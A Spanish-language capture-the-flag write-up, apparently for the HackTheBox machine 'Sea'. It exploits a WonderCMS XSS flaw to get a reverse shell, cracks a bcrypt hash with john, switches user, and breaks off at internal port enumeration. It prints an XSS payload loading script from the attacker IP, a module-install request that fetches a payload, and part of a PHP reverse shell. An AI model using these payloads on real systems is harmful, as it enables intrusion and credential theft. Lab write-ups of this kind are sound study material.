
Lo copiamos y vamos a ver el panel de ayuda:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py -h
usage: python3 exploit.py loginURL IP_Address Port
example: python3 exploit.py http://localhost/wondercms/loginURL 192.168.29.165 5252
```

Nos pide el panel de login, cosa que no hemos descubierto. En el repositorio donde se encuentra el exploit nos muestra una posible ruta:

```
http://localhost/wondercms/index.php?page=loginURL?"></form><script+src="http://192.168.0.107:8000/xss.js"></scr
ipt><form+action="
```


Vamos a probar si podemos apuntar con el parametro "page" a "loginURL":



Como tenemos la ruta del panel de login vamos a ejecutar el exploit:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py http://sea.htb/?page=loginURL 10.10.14.12 1234
[+] xss.js is created
[+] execute the below command in another terminal

-------------------------------
nc -lvp 1234
-------------------------------

send the below link to admin:

-------------------------------
http://sea.htb/?page=index.php?page=loginURL?"></form><script+src="http://10.10.14.12:8000/xss.js"></script><form+action="
-------------------------------


starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Nos ha creado un archivo llamado xss.js que contiene una reverse shell hacia el puerto 1234. Tenemos que enviarle la ruta que nos muestra en el formulario:



Pero no he obtenido la reverse shell aunque me ha llegado la peticion:

Vamos a analizar el script "xss.js":



Si nos fijamos, lo que hace es instalar un modulo apunta a un recurso de github (main.zip). Le lanza una peticion GET y si el status es "200" lo abre y ejecuta una reverse shell con el contenido que hay dentro de "rev.php". Para no tener que depender del recurso de github vamos a descargar ese archivo zip:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip
--2025-01-07 17:46:59--  https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/prodigiousMind/revshell/zip/refs/heads/main [following]
--2025-01-07 17:46:59--  https://codeload.github.com/prodigiousMind/revshell/zip/refs/heads/main
Resolving codeload.github.com (codeload.github.com)... 140.82.121.10
Connecting to codeload.github.com (codeload.github.com)|140.82.121.10|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'main.zip'

main.zip                                                [ <=>
```

Si lo descomprimimos vemos que sigue la esctructura que muestra el archivo "xss.js":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip main.zip
Archive:  main.zip
1f1a52393d8a6ff6c27e56d958c6d0ee45e7a37f
   creating: revshell-main/
  inflating: revshell-main/rev.php
```

Vamos a ver el contenido:

```
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";   // CHANGE THIS
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;

if (isset($_GET['lhost']) && filter_var($_GET['lhost'], FILTER_VALIDATE_IP, FILTER_FLAG_IPV4)){
    $ip = $_GET['lhost'];
}

if (isset($_GET['lport']) && (int)$_GET['lport'] > 0 && (int)$_GET['lport'] < 65536){
    $port = (int)$_GET['lport'];
}

$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Es una reverse shell de pentest monkey. Seguramente no estaba funcionando ya que la IP estya apuntando al localhost. Lo modificamos para que apunte a nuestra IP y lo volvemos a comprimir en un archivo llamado main.zip:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rm -rf main.zip

┌──(kali㉿kali)-[~/Downloads]
└─$ zip main.zip -r revshell-main
  adding: revshell-main/ (stored 0%)
  adding: revshell-main/rev.php (deflated 59%)
```

Ahora volvemos a ejecutar el exploit, le enviamos la URL pero solo nos llega la peticion del "xss.js" y no del main.zip:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py http://sea.htb/?page=loginURL 10.10.14.12 1234
[+] xss.js is created
[+] execute the below command in another terminal

_____________________________
nc -lvp 1234
_____________________________

send the below link to admin:

_____________________________
http://sea.htb/?page=index.php?page=loginURL?"></form><script+src="http://10.10.14.12:8000/xss.js"></script><form+action="
_____________________________


starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.28 - - [07/Jan/2025 18:04:12] "GET /xss.js HTTP/1.1" 200 -
```

Vamos a analizar en exploit en la consola del navegador. Cojemos las primeras 6 lineas del codigo y las pegamos en la consola

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat xss.js

var url = "http://sea.htb/?page=loginURL";
if (url.endsWith("/")) {
 url = url.slice(0, -1);
}
var urlWithoutLog = url.split("/").slice(0, -1).join("/");
var urlWithoutLogBase = new URL(urlWithoutLog).pathname;
```

```
» var url = "http://sea.htb/?page=loginURL";
    if (url.endsWith("/")) {
     url = url.slice(0, -1);
    }
    var urlWithoutLog = url.split("/").slice(0, -1).join("/");…
← undefined
```

Vamos a ver que vale la variable "urlWithoutLog":

```
» urlWithoutLog
← "http://sea.htb"
```

Es correcto. Vamos a ver lo que vale la variable "urlWithoutLogBase":

```
» urlWithoutLogBase
← "/"
```

Nos dice "/", esto quiere decir que nos es correcto. Consultamos a chatgpt para que nos diga cual es la solucion:

El error está en usar `.pathname` porque solo devuelve el **camino de la URL** (por ejemplo, `/path/to/resource`), mientras que necesitas la **base completa de la URL** (como `http://sea.htb`).
Esto hace que las siguientes URLs construidas sean incorrectas o incompletas.

Solución: Usa `.origin` para obtener la base completa (esquema + dominio + puerto) al construir `urlWithoutLogBase`.

Cambio clave:

javascript — Copiar código

```javascript
var urlWithoutLogBase = new URL(urlWithoutLog, url).origin;
```

Modificamos el script y vamos si ahora "urlWithoutLogBase" apunta a `http://sea.htb`:

```
» var url = "http://sea.htb/?page=loginURL";
    if (url.endsWith("/")) {
     url = url.slice(0, -1);
    }
    var urlWithoutLog = url.split("/").slice(0, -1).join("/");
    var urlWithoutLogBase = new URL(urlWithoutLog,url).origin;
    var token = document.querySelectorAll('[name="token"]')[0].value;
    var urlRev = urlWithoutLogBase+"/?installModule=http://10.10.14.12:8000/main.z
    var xhr3 = new XMLHttpRequest();
    xhr3.withCredentials = true;

» urlWithoutLogBase
← "http://sea.htb"
```

Ahora esta bien, vamos a modificarlo en el script original y volvemos a ejecutarlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py http://sea.htb/?page=loginURL 10.10.14.12 1234
[+] xss.js is created
[+] execute the below command in another terminal

_____________________________

nc -lvp 1234
_____________________________

send the below link to admin:

_____________________________

http://sea.htb/?page=index.php?page=loginURL?"></form><script+src="http://10.10.1
_____________________________


starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.28 - - [07/Jan/2025 18:35:44] "GET /xss.js HTTP/1.1" 200 -
10.10.11.28 - - [07/Jan/2025 18:35:54] "GET /main.zip HTTP/1.1" 200 -
10.10.11.28 - - [07/Jan/2025 18:35:54] "GET /main.zip HTTP/1.1" 200 -
10.10.11.28 - - [07/Jan/2025 18:35:54] "GET /main.zip HTTP/1.1" 200 -
10.10.11.28 - - [07/Jan/2025 18:35:54] "GET /main.zip HTTP/1.1" 200 -
```

Obtenemos una reverse shell:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.28] 60584
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x8
 22:35:55 up  1:31,  0 users,  load average: 1.39, 1.71, 1.68
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

ESCALADA DE PRIVILEGIOS

Encontramos una contraseña hashesada:

```
www-data@sea:/home/amay$ cat /var/www/sea/data/database.js
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
        "lastLogins": {
```

La crackeamos con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
```

No ha encontrado nada. Si nos fijamos en el hash esta utilizando las `\` para escapar las `/`. Se las quitamos y lo crackeamos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mychemicalromance (?)
1g 0:00:00:20 DONE (2025-01-08 05:11) 0.04856g/s 149.4p/s 149.4c/s 149.4C/s osiris..milena
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Pivotamos hacia el usuario "amay":

```
www-data@sea:/home/amay$ su amay
Password:
amay@sea:~$
```


Si le echamos un vistazo a los puertos internos que tiene la maquina victima podemos encontrar el puerto 8080:

```
amay@sea:~$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:55959         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          127.0.0.1:42770         TIME_WAIT   -
tcp        1      0 127.0.0.1:45708         127.0.0.1:80            CLOSE_WAIT  -
tcp        0      0 127.0.0.1:8080          127.0.0.1:45624         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:56508         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:56518         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:54302         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:56482         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:42122         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:57742         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:45622         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:42144         TIME_WAIT   -
```

